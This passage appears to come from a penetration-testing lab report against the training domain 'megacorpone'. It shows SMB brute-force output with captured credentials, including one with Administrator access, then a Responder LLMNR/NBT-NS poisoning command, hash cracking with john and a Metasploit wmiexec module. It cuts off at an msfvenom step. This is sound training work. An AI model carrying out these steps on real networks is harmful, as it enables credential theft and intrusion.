

Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
qterminal
root@kali: ~
File Actions Edit View Help
[+] 172.22.117.10:445 - 172.22.117.10:445 - Success: 'megacorpone\tstark:Password!'
[!] 172.22.117.10:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.11:445 - 172.22.117.11:445 - Starting SMB login bruteforce
[-] 172.22.117.11:445 - 172.22.117.11:445 - Could not connect
[!] 172.22.117.11:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.12:445 - 172.22.117.12:445 - Starting SMB login bruteforce
[-] 172.22.117.12:445 - 172.22.117.12:445 - Could not connect
[!] 172.22.117.12:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.13:445 - 172.22.117.13:445 - Starting SMB login bruteforce
[-] 172.22.117.13:445 - 172.22.117.13:445 - Could not connect
[!] 172.22.117.13:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.14:445 - 172.22.117.14:445 - Starting SMB login bruteforce
[-] 172.22.117.14:445 - 172.22.117.14:445 - Could not connect
[!] 172.22.117.14:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.15:445 - 172.22.117.15:445 - Starting SMB login bruteforce
[-] 172.22.117.15:445 - 172.22.117.15:445 - Could not connect
[!] 172.22.117.15:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.16:445 - 172.22.117.16:445 - Starting SMB login bruteforce
[-] 172.22.117.16:445 - 172.22.117.16:445 - Could not connect
[!] 172.22.117.16:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.17:445 - 172.22.117.17:445 - Starting SMB login bruteforce
[-] 172.22.117.17:445 - 172.22.117.17:445 - Could not connect
[!] 172.22.117.17:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.18:445 - 172.22.117.18:445 - Starting SMB login bruteforce
[-] 172.22.117.18:445 - 172.22.117.18:445 - Could not connect
[!] 172.22.117.18:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.19:445 - 172.22.117.19:445 - Starting SMB login bruteforce
[-] 172.22.117.19:445 - 172.22.117.19:445 - Could not connect
[!] 172.22.117.19:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.20:445 - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445 - 172.22.117.20:445 - Success: 'megacorpone\tstark:Password!' Administrator
[!] 172.22.117.20:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.21:445 - 172.22.117.21:445 - Starting SMB login bruteforce
[-] 172.22.117.21:445 - 172.22.117.21:445 - Could not connect
[!] 172.22.117.21:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.22:445 - 172.22.117.22:445 - Starting SMB login bruteforce
[-] 172.22.117.22:445 - 172.22.117.22:445 - Could not connect
[!] 172.22.117.22:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.23:445 - 172.22.117.23:445 - Starting SMB login bruteforce
[-] 172.22.117.23:445 - 172.22.117.23:445 - Could not connect
[!] 172.22.117.23:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.24:445 - 172.22.117.24:445 - Starting SMB login bruteforce
[-] 172.22.117.24:445 - 172.22.117.24:445 - Could not connect
[!] 172.22.117.24:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.25:445 - 172.22.117.25:445 - Starting SMB login bruteforce
[-] 172.22.117.25:445 - 172.22.117.25:445 - Could not connect
[!] 172.22.117.25:445 - No active DB -- Credential data will not be saved!
KA
BY OFFENSIV




Could not sign in on .10
This is a strength because this account does not have remote desktop protocol permissions. Good Job!




Ran responder to listen and be able to see if we captured any accounts. It then listens for LLMNR broadcasts from all devices on the network.



Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
qterminal
root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~
(root kali)-[~]
sudo responder -I eth1 -v
NBT-NS, LLMNR & MDNS Responder 3.0.2.0
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]




With this we were able to crack the responder hashes with john.




Using Metasploit we loaded the scanner/smb/impacket/wmiexec module.




- Using Msfvenom we generated a 